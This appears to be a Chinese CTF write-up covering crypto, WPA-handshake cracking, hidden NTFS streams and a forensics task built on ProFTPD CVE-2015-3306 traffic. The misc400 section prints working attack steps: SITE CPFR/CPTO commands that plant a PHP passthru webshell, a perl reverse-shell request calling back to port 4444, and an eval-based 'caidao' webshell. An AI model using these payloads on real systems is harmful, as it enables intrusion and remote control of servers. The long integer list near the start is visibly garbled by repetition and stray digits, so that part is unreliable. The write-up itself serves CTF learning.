55W7mFNvKWSGpGyq2eo9GlMWz2d9y4oAHB9d74ukqMAmvBN0jwuBnzFNPE\n/H0R7ZZAys9RhGxI9Ul21BeGA
fZwIcS0WRadbcgxEduEcySiuccbxkMaTd45WXd+OjZ0A/7AnV16\ngls8tLFN1a0K7VrbnjgyG1gqiz0KbCofVMal/x0rA
N8Mvy9F4CWrU496Kl5BQTgdkkciZDzHzqkx\nikWtHRHivaZxJsvv5OzE5dvvkRP3dpM0ciJ2hyPabfCNTGNe+AuFuD
dhvf+Z3ETkZR36K/UZguju\n4ZvoNKxhLq6v44YklUNJ6rplY8DWsUUxe3m/AbPUb/mKbJ1ddOKSao8IiNtHgOQMe2
ec5hnaY6Om\nFGQarjR8qYS8W89PPAlmRYe6ifejDCbP3xWBf6XxgEw8JOM0D4pdn7fpLH1Mdf0N5JVXG20fYENs\
nUsilIIVmF9PbBBeuZNtvTjYPfaGMdW7dmCgwpBk8gIfJoBGw6AHLPIRvbn2c56jywvP8RPuFkxgX\njxbHjkkHTRevR
uBBFo9sSahSyE0qR/iOhsURfxC3Q74hj3qimIdAd7nqCXUi7J3WX2A5gUr1rpCl\nRKy0zNvPiSHDB9MWTQ8BAO0nn
QaBld/5Se99IK2omFnOig2tt6/USM/MN/eeY1K/BVe0SPp0VnFA\n716T/A++ayDV/3esqKu/bXV3r56XmBFDGAqiAy
CPH+Pu8t7WUzQXckuJn9X7Psc0vQDOck61k4Hq\nUNIdUWX6WQPQ3mhAXa8FlAcLIYWv1/H7SCTXF005Sb69yxb
UxCC6FIIN9xx5kvj1pmT8DbWHFwhG\njwmgJinW6dJ1E5hh1Awfd7/CZPcW5/7RBCifdBMZXyVfPbh/bFLBCaQqO
NA09C8IbalLSxbl9qD0\nN8iD5NmFGXT8qfYR/PITFiOdbLNO6xlcRBf/Kn19CSD1VEyRND4MXYvjjIQ3rHCsdCtCMRI
mYkXL\nFakZ0mU2uhFRZlOymb7gCuhS8cQVw9SDDmb25Y9flJ3QHqazTgxz7kLyb519Bf1ZE5ygclU4vzWY\nde2jQ
/UHaq5pyqjg8Jd/epZ2BeQP9Z4WMps5gAHwmFfcK5WDwI7HT3eg7bebo1+yX2U8FRzxc5EQ\ncOiw0artxnSbG/n
6j32eMRtF5W3pov4korSghlYGSjf/eGueDJbW6T4+SeGLRdgles0yrkEN6K1M\nx5qcn0bsBL4irfT00IMo3m6DRiHwI
USnxBLeQPEnDNH0LMbg5xU1E3I4C7CX4cJGRB+LNyrx/kbf\nrAw0CoI8XRBx/2IINBsuK/j4OP3V\n']

```
    for each in aes_cipher:
        aes=AES.new(AES_key, AES.MODE_CBC,each[:16])
        print aes.decrypt(each.decode('base64'))[16:]
    esign=[47151187630170508946550590940497421816323570626342529264695210340018989341227979
```

713866943813866053413150335084934817107617993172782066024755642911882059190347569889101139210027601350765558686021652374574364157734035825031651335006681991745326523882879567488679550114398601894015152212989669287744229828109313772135492989363845359569577930002703168580012177024614659746333751944013277918979979452838910451314830517626226812111086617001446819759278727669699433710723965740498925499287801336151510037755053019684620660717114330472099865458814571094207720509115863001849254027733865594330714620127867103989520820147652839911441693648565908877821604091210108678987867242564251709096595005423318352932402719925534847930784720998654588145710942077205091158630018492540277338655943307146201278671039895208201476528399114416936485659088778216040912101086789878672425642517090965950054233183529324027199255348479307847229951198749672190406652357826327449879332291778833659545727984697636388784806628073815513421987907806768495640901207019807629665402815383109869486075497532893252920705797461811071228093466666472897265607648452204053305967893617428934525377704500359731200062757915738761303753870997927118790269891183287679714172474972091311448902627770117685707266707309111605249128177421387571042173141597795337429757418141147652200277763731108065369783428930531647747888951524528148985417704312696802603227826033561276921746528 1L, 47151187630170508946550590940497421816323570626342529264695210340018989341227979713866943813866053413150339465505909404974218163235706263425292646952103400189893412279797138669438138660534131503350849348171076179931727820660247556429118820591903475698891011392100276013507655586860216523745743641577340358250316513350066819917453265238828795674886795501143986018940151522129896692877442298281093137721354929893638453595695779300027031685800121770246146597463337519440132779189799794528389104513148305176262268121110866170014468197592787276696994337107239657404989254992878013361515100377550530196846206607171143304720998654588145710942077205091158630018492540277338655943307146201278671039895208201476528399114416936485659088778216040912101086789878672425642517090965950054233183529324027199255348479307847229951198749672190406652357826327449879332291778833659545727984697636388784806628073815513421987907806768495640901207019807629665402815383109869486075497532893252920705797461811071228093466666472897265607648452204053305967893617428934525377704500359731200062757915738761303753870997927118790269891183287679714172474972091311448902627770117685707266707309111605249128177421387571042173141597795337429757418141147652200277763731108065369783428930531647747888951524528148985417704312696802603227826033561276921746528 1L, 47151187630170508946550590940497421816323570626342529264695210340018989341227979713866943813866053413150339

5084934817107617993172782066024755642911882059190347569889101139210027601350765558686021652374574364157734035825031651335006681991745326523882879567488679550114398601894015152212989669287744229828109313772135492989363845359569577930002703168580012177024614659746333751944013277918979979452838910451314830517626226812111086617001446819759278727669699433710723965740498925499287801336151510037755053019684620660717114330472099865458814571094207720509115863001849254027733865594330714620127867103989520820147652839911441693648565908877821604091210108678987867242564251709096595005423318352932402719925534847930784847299511987497672190406652357826327449879332291778833659545727984697636388784806628073815513421987907806768495640901207019807629665402815383109869486075497532893252920705797461811071228093466666472897265607648452204053305967893617428934525377704500359731200062757915738761303753870997927118790269891183287679714172474972091311448902627770117685707266707309111605249128177421387571042173141597795337429757418141147652200277763731108065369783428930531647747888951524528148985417704843782073555247162693598280557976230 0L, 4715118763017050894655059094049742181632357062634252926469521034001898934122797971386694381386605341315033508493481710761799317278206602475564291188205919034756988910113921002760135076555868602165237457436415773403582503165133500668199174532652388287956748867955011439860189401515221298966928774422982810931377213549298936384535956957793000270316858001217702461465974633375194401327791897997945283891045131483051762622681211108661700144681975927872766969943371072396574049892549928780133615151003775505301968462066071711433047209986545881457109420772050911586300184925402773386559433071462012786710398952082014765283991144169364856590887782160409121010867898786724256425170909659500542331835293240271992553484793078484729951198749672190406652

660247556429118820591903475698891011392100276013507655586860216523745743641577340358250316513350066819
917453265238828795674886795501143986018940151522129896692877442298281093137721354929893638453595695779300027031685800121770246146597463337519440132779189799794528389
104513148305176262268121110866170014468197592787276696994337107239657404989254992878013361515100377550
530196846206607171143304720998654588145710942077205091158630018492540277338655943307146201
27867103989520820147652839911441693648565908877821604091210108678987867242564251709096595
00542331835293240271992553484793078484729951198749672190406652357826327449879332291778833
65954572798469763638878480662807381551342198790780676849564090120701980762966540281538310
98694860754975328932529207057974618110712280934666664728972656076484522040533059678936174
28934525377704500359731200062757915738761303753870997927118790269891183287679714172474975
20913114489026277701176857072667073091116052491281774213875710421731415977953374297574181
41147652200277763731108065369783428930531647747888951524528148985417710931756168151387651
237703607852654989 6L, 4715118763017050894655059094049742181632357062634252926469521034001893
893412279797138669438138660534131503350849348171076179931727820660247556429118820591903475

5698891011392100276013507655586860216523745743641577340358250316513350066819917453265238828795674886795501143986018940151522129896692877442298281093137721354929893638453595695779300027031685800121770246146597463337519440132779189799794528389104513148305176262268121110866170014468197592787276696994337107239657404989254992878013361515100377550530196846206607171143304729986545881457109420772050911586300184925402773386559433071462012786710398952082014765283991144169364856590887782160409121010867898786724256425170909659500542331835293240271992553484793078484729951198749672190406652357826327449879332291778833659545727984697636388784806628073815513421987907806768495640901207019807629665402815383109869486075497532893252920705797461811071228093466666472897265607648452204053305967893617428934525377704500359731200062757915738761303753870997927118790269891183287679714172474972091311448902627770117685707266707309111605249128177421387571042173141597795337429757418141147652200277763731108065369783428930531647747888951524528148985417705480882569318177930734383531268522464 2L, 471511876301705089465505909404974218163235706263425292646952103400189893412279797138669438138660534131503350849348171076179931727820660247556429118820591903475

5558686021652374574364157734035825031651335006681991745326523882879567488679550114398601894015152212989669287744229828109313772135492989363845359569577930002703168580012177024614659746333751944013277918979979452838910451314830517626226812111086617001446819759278727669699433710723965740498925499287801336151510037755053019684620660717114330472099865458814571094207720509115863001849254027733865594330714620127867103989520820147652839911441693648565908877821604091210108678987867242564251709096595005423318352932402719925534847930784847299511987496721904066523578263274498793322917788336595457279846976363887848066280738155134219879078067684956409012070198076296654028153831098694860754975328932529207057974618110712280934666664728972656076484522040533059678936174289345253777045003597312000627579157387613037538709979271187902698911832876797141724749720913114489026277701176857072667073091116052491281774213875710421731415977953374297574181411476522002777637311080653697834289305316477478889515245281489854177108259205278901023354961482837418958536L, 4715118763017050894655059094049742181632357062634252926469521034001898934122797971386694381386605341315033508493481710761799317278206602475564291188205919034756988910113921002760135076555868602165237457436415773403582503165133500668199174532652388287956748867955011439860189401515221298966928774422982810931377213549298936384535956957793000270316858001217702461465974633375194401327791897997945283891045131483051762622681211108661700144681975927872766696994337107239657404989254992878013361515100377550530196846206607171143304720998654588145710942077205091158630018492540277338655943307146201278671039895208201476528399114416936485659088778216040912101086789878672425642517090965950054233183529324027199255348479307848472995119874967219040665235782632744987933229177883365954572798469763638878480662807381551342198790780676849564090120701980762966540281538310986948607549753289325292070579746181107122809346666647289726560764845220405330596789361742893452537770450035973120006275791573876130375387097979271187902698911832876797141724749720913114489026277701176857072667073091116052491281774213875710421731415977953374297574181411476522002777637311080653697834289305316477478889515245281489854177118898318679253860822585787041787977907L, 4715118763017050894655059094049742181632357062634252926469521034001898934122797971386694381386605341315033508493481710761799317278206602475564291188205919034756988910113921002760135076555868602165237457436415773

3403582503165133500668199174532652388287956748867955011439860189401515221298966928774422 9
8281093137721354929893638453595695779300027031685800121770246146597463337519440132779189 7
9979452838910451314830517626226812111086617001446819759278727669699433710723965740498925 4
9928780133615151003775505301968462066071711433047209986545881457109420772050911586300184 9
2540277338655943307146201278671039895208201476528399114416936485659088778216040912101086 7
8987867242564251709096595005423318352932402719925534847930784847299511987496721904066523 5
7826327449879332291778833659545727984697636388784806628073815513421987907806768495640901 2
0701980762966540281538310986948607549753289325292070579746181107122809346666647289726560 7
6484522040533059678936174289345253777045003597312000627579157387613037538709979271187902 6
9891183287679714172474972091311448902627770117685707266707309111605249128177421387571042 1
7314159779533742975741814114765220027776373110806536978342893053164774788895152452814898 5
4177036512413482804011903184399450788697718L, 4715118763017050894655059094049742181632357062

2634252926469521034001898934122797971386694381386605341315033508493481710761799317278206 6
0247556429118820591903475698891011392100276013507655586860216523745743641577340358250316 5
1335006681991745326523882879567488679550114398601894015152212989669287744229828109313772 1
3549298936384535956957793000270316858001217702461465974633375194401327791897997945283891 0
4513148305176262268121110866170014468197592787276696994337107239657404989254992878013361 5
1510037755053019684620660717114330472099865458814571094207720509115863001849254027733865 5
9433071462012786710398952082014765283991144169364856590887782160409121010867898786724256 4
2517090965950054233183529324027199255348479307848472995119874967219040665235782632744987 9
3322917788336595457279846976363887848066280738155134219879078067684956409012070198076296 6
5402815383109869486075497532893252920705797461811071228093466666472897265607648452204053 3
0596789361742893452537770450035973120006275791573876130375387099792711879026989114172474 9
7209131144890262777011768570726670730911160524912817742138757104217314159779533742975741 8
1411476522002777637311080653697834289305316477478889515245281489854177114900132898945572 0
6829716271490720404 0L, 4715118763017050894655059094049742181632357062634252926469521034 0
0189893412279797138669438138660534131503350849348171076179931727820660247556429118820591 9
0347569889101139210027601350765558686021652374574364157734035825031651335006681991

```
745326523882879567488679550114398601894015152212989669287744229828109313772135492989363845359569577930002703168580012177024614659746333751944013277918979979452838910451314830517626226812111086617001446819759278727669699433710723965740498925499287801336151510037755053019684620660717114330472099865458814571094207720509115863001849254027733865594330714620127867103989520820147652839911441693648565908877821604091210108678987867242564251709096595005423318352932402719925534847930784847299511987496721904066523578263274498793322917788336595457279846976363887848066280738155134219879078067684956409012070198076296654028153831098694860754975328932529207057974618110712280934666664728972656076484522040533059678936174289345253777045003597312000627579157387613037538709979271187902698911832876797141724749720913114489026277701176857072667073091116052491281774213875710421731415977953374297574181411476522002777637311080653697834289305316477478889515245281489854177021915162579455595532972926008542466995L]
    for e in esign:
        tmp += hex((e%x))[2:-1].decode('hex')
    print tmp
```

爆破脚本 ：

```
from Crypto.Hash import SHA256
from Crypto.Hash import SHA512
from time  import time
import string
rang  = string.letters[:26]+string.digits+'_'
m='p1eas3_b00m_me__b0om_shak4l4ka_1am_flag'
flag1  ='p1eas3_b00m_'
flag2  ='__b0om_shak4l4ka_1am_'
h  ='b96648cc3f097c6faf581386b97d7e043521abe2369d1141d9a98d4897770ea7'
z=time()
for a  in rang:
        for b  in rang:
                for c  in rang:
                        for d  in rang:
                                for e  in rang:
```


```
                                        for f  in rang:
                                                if SHA256.new(flag1+a+b+flag2+c+
d+e+f).hexdigest()  == h:
                                                        print flag1+a+b+flag2+c+
d+e+f
print time()  - z
```

misc 150

首先，我们解压得到一个 Misc150.txt 文件。这里必须使用 Winrar 解压，因为其中存在文件流数据。这一点在 txt 文件以及压缩包大小不一致中也可以看得出来。Misc150.txt 中说道 Flag.zip behind me. 暗示着文件流的存在，以及流名称为 Flag.zip。我们就使用命令行来访问文件流。

>"C:\Program Files\WinRAR\winrar.exe" Misc150.txt:Flag.zip

打开压缩包，得到一个小压缩包一个图片。其中，小压缩包名字为 Steins;Gate 也就是命运石之门的名字。而图片的 Christina 则是命运石的女主角。在题目的描述中，有说道“命运石之门里没有 flag”，这也就暗示着 flag 不在这两文件里面。这样我们剩下的选择就只有当前这个 zip 文件了。如果细心的话，会发现压缩包的注释部分有非常长条的空白行，将其三行复制出来，tab 用 1 替换，空格用 0 替换就可以得到一串二进制。简单判断二进制应为 7 为 ASCII 码，解码得 flag。



另一种方法是通过 Ultra edit 等软件，查看包数据也能发现问题。在这一部分有规律的 0x09，0x20，将其提取出来，替换一下也能得到 flag。

```
0006a830h: 20 20 20 20 0D 0A 7C 20 7C 20 7C 20 7C 20 5F 5F ;     ..| | | | __
0006a840h: 5F 7C 20 7C 20 7C 20 5F 5F 5F 20 20 0D 0A 7C 20 ; _| | | ___  ..|
0006a850h: 7C 5F 7C 20 7C 2F 20 5F 20 5C 20 7C 20 7C 2F 20 ; |_| |/ _ \ | |/
0006a860h: 5F 20 5C 20 0D 0A 7C 20 20 5F 20 20 7C 20 20 5F ; _ \ ..|   _  |  _
0006a870h: 5F 2F 20 7C 20 7C 20 28 5F 29 20 7C 0D 0A 7C 5F ; _/ | | (_) |..|_
0006a880h: 7C 20 7C 5F 7C 5C 5F 5F 5F 7C 5F 7C 5F 7C 5C 5F ; | |_|\___|_|_|\_
0006a890h: 5F 5F 2F 20 0D 0A 09 09 20 09 09 20 20 09 09 20 ; __/ .... ..  ..
0006a8a0h: 20 20 09 09 09 09 09 20 09 20 20 09 09 20 20 09 ;   ..... .  ..  .
0006a8b0h: 09 20 09 09 09 09 20 0D 0A 09 09 20 09 09 20 09 ; . .... .... .. .
0006a8c0h: 09 20 09 09 20 20 09 20 20 20 09 09 20 20 09 09 ; . ..  .   ..  ..
0006a8d0h: 20 09 09 20 09 09 20 20 09 09 0D 0A 20 09 09 09 ;  .. ..  .... ...
0006a8e0h: 20 09 09 20 09 09 09 09 09 20 20 09 20 20 09 09 ;  .. .....  .  ..
0006a8f0h: 20 20 09 20 20 09 09 09 09 09 20 09 0D 0A 5F 5F ;   .  ..... ...__
0006a900h: 20 20 5F 5F 5F 5F 5F 5F 20 20 5F 5F 5F 5F 20 20 ;   ______  ____
0006a910h: 5F 5F 5F 5F 5F 20 5F 5F 5F 5F 20 0D 0A 5C 20 5C ; _____ ____ ..\ \
0006a920h: 2F 20 2F 20 20 5F 20 5C 2F 20 5F 5F 5F 7C 7C 20 ; / /  _ \/ ___||
0006a930h: 5F 5F 5F 5F 2F 20 5F 5F 5F 7C 0D 0A 20 5C 20 20 ; ____/ ___|.. \
0006a940h: 2F 7C 20 7C 20 7C 20 5C 5F 5F 5F 20 5C 7C 20 20 ; /| | | \___ \|
0006a950h: 5F 7C 7C 20 7C 20 20 20 20 0D 0A 20 2F 20 20 5C ; _|| |    .. /  \
0006a960h: 7C 20 7C 5F 7C 20 7C 5F 5F 5F 29 20 7C 20 7C 5F ; | |_| |___) | |_
0006a970h: 5F 7C 20 7C 5F 5F 5F 20 0D 0A 2F 5F 2F 5C 5F 5C ; _| |___ ../_/\_\
0006a980h: 5F 5F 5F 5F 2F 7C 5F 5F 5F 5F 2F 7C 5F 5F 5F 5F ;
```

misc 300

拿到流量包，分析可知有两次 wpa 握手的过程，连接的同一个 wifi。第二次握手过程中 wireshark 根据标志位识别出来的顺序颠倒了，说明握手包有问题。根据 wpa 认证过程，修改 Key Information 字段，得到修复的包。然后扔到 aircrack 去跑，在有 hint 的情况下三个小时之内能跑出来，得到密码：55672627，然后 airdecap 解包。本来以为不会有大佬注意到这是被打掉了强制重新连得，没想到大佬们注意到了好细心 Orz。

eapol

No.	Time	Source	Destination	Protocol	Length	Info
433	3.793204	7a:87:30:d1:3f:34	RealtekS_6c:d4:ec	EAPOL	131	Key (Message 1 of 4)
435	3.795770	RealtekS_6c:d4:ec	7a:87:30:d1:3f:34	EAPOL	153	Key (Message 2 of 4)
437	3.799350	7a:87:30:d1:3f:34	RealtekS_6c:d4:ec	EAPOL	187	Key (Message 3 of 4)
439	3.803963	RealtekS_6c:d4:ec	7a:87:30:d1:3f:34	EAPOL	131	Key (Message 4 of 4)
953	12.799348	7a:87:30:d1:3f:34	RealtekS_6c:d4:ec	EAPOL	131	Key (Message 4 of 4)
955	12.802939	RealtekS_6c:d4:ec	7a:87:30:d1:3f:34	EAPOL	153	Key (Message 3 of 4)
957	12.806516	7a:87:30:d1:3f:34	RealtekS_6c:d4:ec	EAPOL	187	Key (Message 2 of 4)
959	12.817276	RealtekS_6c:d4:ec	7a:87:30:d1:3f:34	EAPOL	131	Key (Message 1 of 4)

```
> Frame 953: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits)
> IEEE 802.11 Data, Flags: ......F.
> Logical-Link Control
v 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
  v Key Information: 0x030a
      .... .... .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
      .... .... .... 1... = Key Type: Pairwise Key
      .... .... ..00 .... = Key Index: 0
      .... .... .0.. .... = Install: Not set
      .... .... 0... .... = Key ACK: Not set
      .... ...1 .... .... = Key MIC: Set
      .... ..1. .... .... = Secure: Set
      .... .0.. .... .... = Error: Not set
      .... 0... .... .... = Request: Not set
      ...0 .... .... .... = Encrypted Key Data: Not set
      ...0 .... .... .... = SMK Message: Not set
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 17a8736ca39f587435eacc7043a42d5c30451c1188c4731f...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0
```

安全客 (bobao.360.cn)

tips：应该先爆破再修复和先修复再爆破是不一定的，aircrack 如果不修复就爆破是爆破不出来的，有的工具是通过第一次认证破解的，有的工具通过第二次认证破解，如果不修复的话跑出来与否就看用的啥了，通过第二次认证跑的肯定不修复出不来结果。

总之最后得到通信内容：

一个文件需要逆向分析：re2

一个 ip 和端口：119.28.62.216:3333

re2 源码 ：

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
void readFlag()
```

```
{
        FILE *pFile=fopen("./flag.txt","r");
        char pBuf[32]={0};//socat  tcp-l:8000,reuseaddr,fork  exec:./re2
        fread(pBuf,1,32,pFile);
        printf("%s",pBuf);
        fclose(pFile);
}
int main()
{
        int i,j;
        int a[19*19]  =  {0};
        int b[19][19];
        int k;
        setvbuf(stdout,  0,  2,  0);
        setvbuf(stdin,  0,  2,  0);
        for (k  =  1;  k  <=19  ;  k=k+2)
        {
                for (i  =  0;  i  <  k;  ++i)
                {
                        for (j  =  0;  j  <  k;  ++j)
                        {
                                scanf("%d",&b[i][j]);
                                a[(b[i][j]-1)%(k*k)]  =  1;
                        }
                }
                for (i  =  0;  i  <  k*k;  ++i)
                {
                        if(a[i]==0)
                                return -1;
                }
                int num;
                srand(time(NULL));
                num  =  rand()%k;
                int c1=0,c2=0,c3=0,c4=0;
                for (i  =  0;  i  <  k;  ++i)
```

```
                {
                        c1  +=  b[num][i];
                }
                for (i  =  0;  i  <  k;  ++i)
                {
                        c2  +=  b[i][num];
                }
                for (i  =  0;  i  <  k;  ++i)
                {
                        for (j  =  0;  j  <  k;  ++j)
                        {
                                if(i==j)  c3  +=  b[i][j];
                                if (i+j==k-1)  c4+=b[i][j];
                        }
                }
                if (c1  !=  c2  ||  c3  !=  c4  ||  c1  !=  c3)
                        return -1;
        }
        readFlag();
        return 0;
}
```

编写程序并提交结果：

```
#include    <stdio.h>
#include    <stdlib.h>
#define      MAXSIZE      20
int main()
{
          int matrix[MAXSIZE][MAXSIZE];  /*  the  magic  square      */
          int count;                                        /*  1..n*n  counting
        */
          int row;                                            /*  row  index
                */
          int column;                                       /*  column  index
          */
```

```
        int order;                                  /* input order
          */
        char line[100];
        for (order = 1; order <= 19; order += 2)
        {
                row       = 0;                  /* start of from the
middle */
                column = order/2;      /* of the first row.
    */
                for (count = 1; count <= order*order; count++) {
                        matrix[row][column] = count; /* put next #
*/
                        if (count % order == 0)    /* move down ?
    */
                                row++;        /* YES, move down one
 row      */
                        else {                /* compute next indices
        */
                                row       = (row == 0) ? order -
 1 : row - 1;
                                column = (column == order-1) ? 0
: column + 1;
                        }
                }
                for (row = 0; row < order; row++) {
                        for (column = 0; column < order; column++)
                                printf("%d ", matrix[row][column]);
                }
                printf("\n");
        }
        return 0;
}
```

misc 400

扫端口和 ftp 登陆尝试的流量都没啥用。。。

利用 proftp 的洞：CVE2015-3306，获得了 192.168.138.136 的 shell，写到 web 目录下一个 1.php 一句话。然后通过另外一台机器连菜刀，down 下来了两个文件：xor.jpg 和 whoami.jpg。名字提示很明显，xor，没有挖坑，所以两个文件 xor 一下得到可运行的 python 代码，逆向这段代码可获得 AES_KEY{}。话说为什么会有人提交这个东西呢……明显格式不对啊……

proftpd 漏洞利用流量：

3840	68.85380…	192.168.138.136	192.168.138.131	FTP	127	Response: 220 ProFTPD 1.3.4a Server (Debian) [::ffff:192.168.138.136]
3842	68.85594…	192.168.138.131	192.168.138.136	FTP	96	Request: SITE CPFR /proc/self/cmdline
3844	68.85665…	192.168.138.136	192.168.138.131	FTP	124	Response: 350 File or directory exists, ready for destination name
3845	68.85814…	192.168.138.131	192.168.138.136	FTP	118	Request: SITE CPTO /tmp/.<?php passthru($_GET['RFt1Du']);?>
3846	68.85879…	192.168.138.136	192.168.138.131	FTP	87	Response: 250 Copy successful
3847	68.85928…	192.168.138.131	192.168.138.136	FTP	118	Request: SITE CPFR /tmp/.<?php passthru($_GET['RFt1Du']);?>
3848	68.85939…	192.168.138.136	192.168.138.131	FTP	124	Response: 350 File or directory exists, ready for destination name
3849	68.85981…	192.168.138.131	192.168.138.136	FTP	96	Request: SITE CPTO /srv/ftp/bu3pt.php
3850	68.86077…	192.168.138.136	192.168.138.131	FTP	87	Response: 250 Copy successful

安全客 (bobao.360.cn)

然后取得 msfshell：

tcp.stream eq 1136

No.	Time	Source	Destination	Protocol	Length	Info
3854	68.87686…	192.168.138.131	192.168.138.136	TCP	74	55336→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2087369 TSecr=0
3855	68.87691…	192.168.138.136	192.168.138.131	TCP	74	80→55336 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=88854
3856	68.87764…	192.168.138.131	192.168.138.136	TCP	66	55336→80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=2087370 TSecr=888545
3857	68.88316…	192.168.138.131	192.168.138.136	HTTP	680	GET /bu3pt.php?RFt1Du=nohup%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%2
3858	68.88332…	192.168.138.136	192.168.138.131	TCP	66	80→55336 [ACK] Seq=1 Ack=615 Win=30208 Len=0 TSval=888547 TSecr=2087371
3862	68.95411…	192.168.138.136	192.168.138.131	HTTP	322	HTTP/1.1 200 OK (text/html)
3863	68.95429…	192.168.138.131	192.168.138.136	TCP	66	55336→80 [ACK] Seq=615 Ack=257 Win=30720 Len=0 TSval=2087389 TSecr=888565
4329	128.9594…	192.168.138.136	192.168.138.131	TCP	66	80→55336 [FIN, ACK] Seq=257 Ack=615 Win=30208 Len=0 TSval=903566 TSecr=2087389
4330	128.9970…	192.168.138.131	192.168.138.136	TCP	66	55336→80 [ACK] Seq=615 Ack=258 Win=30720 Len=0 TSval=2102356 TSecr=903566

安全客 (bobao.360.cn)

利用 msfshell 写菜刀一句话：


tcp.stream eq 1137

No.	Time	Source	Destination	Protocol	Length	Info
3859	68.95316…	192.168.138.136	192.168.138.131	TCP	74	41908→4444 [SYN] Seq=0
3860	68.95337…	192.168.138.131	192.168.138.136	TCP	74	4444→41908 [SYN, ACK]
3861	68.95341…	192.168.138.136	192.168.138.131	TCP	66	41908→4444 [ACK] Seq=1
3923	79.43118…	192.168.138.131	192.168.138.136	TCP	112	4444→41908 [PSH, ACK]
3924	79.43124…	192.168.138.136	192.168.138.131	TCP	66	41908→4444 [ACK] Seq=1

```
> Frame 3923: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface 0
> Ethernet II, Src: Vmware_70:6c:a5 (00:0c:29:70:6c:a5), Dst: Vmware_20:a8:43 (00:0c:29:20:a8:43)
> Internet Protocol Version 4, Src: 192.168.138.131, Dst: 192.168.138.136
> Transmission Control Protocol, Src Port: 4444, Dst Port: 41908, Seq: 1, Ack: 1, Len: 46

0000  00 0c 29 20 a8 43 00 0c  29 70 6c a5 08 00 45 00   ..) .C.. )pl...E.
0010  00 62 f9 c2 40 00 40 06  aa 76 c0 a8 8a 83 c0 a8   .b..@.@. .v......
0020  8a 88 11 5c a3 b4 26 4d  20 1f 80 7e 7a bf 80 18   ...\..&M  ..~z...
0030  00 1d 47 af 00 00 01 01  08 0a 00 1f e4 0a 00 0d   ..G..... ........
0040  8e f4 65 63 68 6f 20 22  3c 3f 70 68 70 20 40 65   ..echo " <?php @e
0050  76 61 6c 28 5c 24 5f 50  4f 53 54 5b 27 78 78 78   val(\$_P OST['xxx
0060  27 5d 29 3b 3f 3e 22 20  3e 20 31 2e 70 68 70 0a   ']);?>"  > 1.php.
```

安全客 (bobao.360.cn)

菜刀连接下载文件，菜刀流量的话，去掉文件头和文件尾的东西就 ok 了：

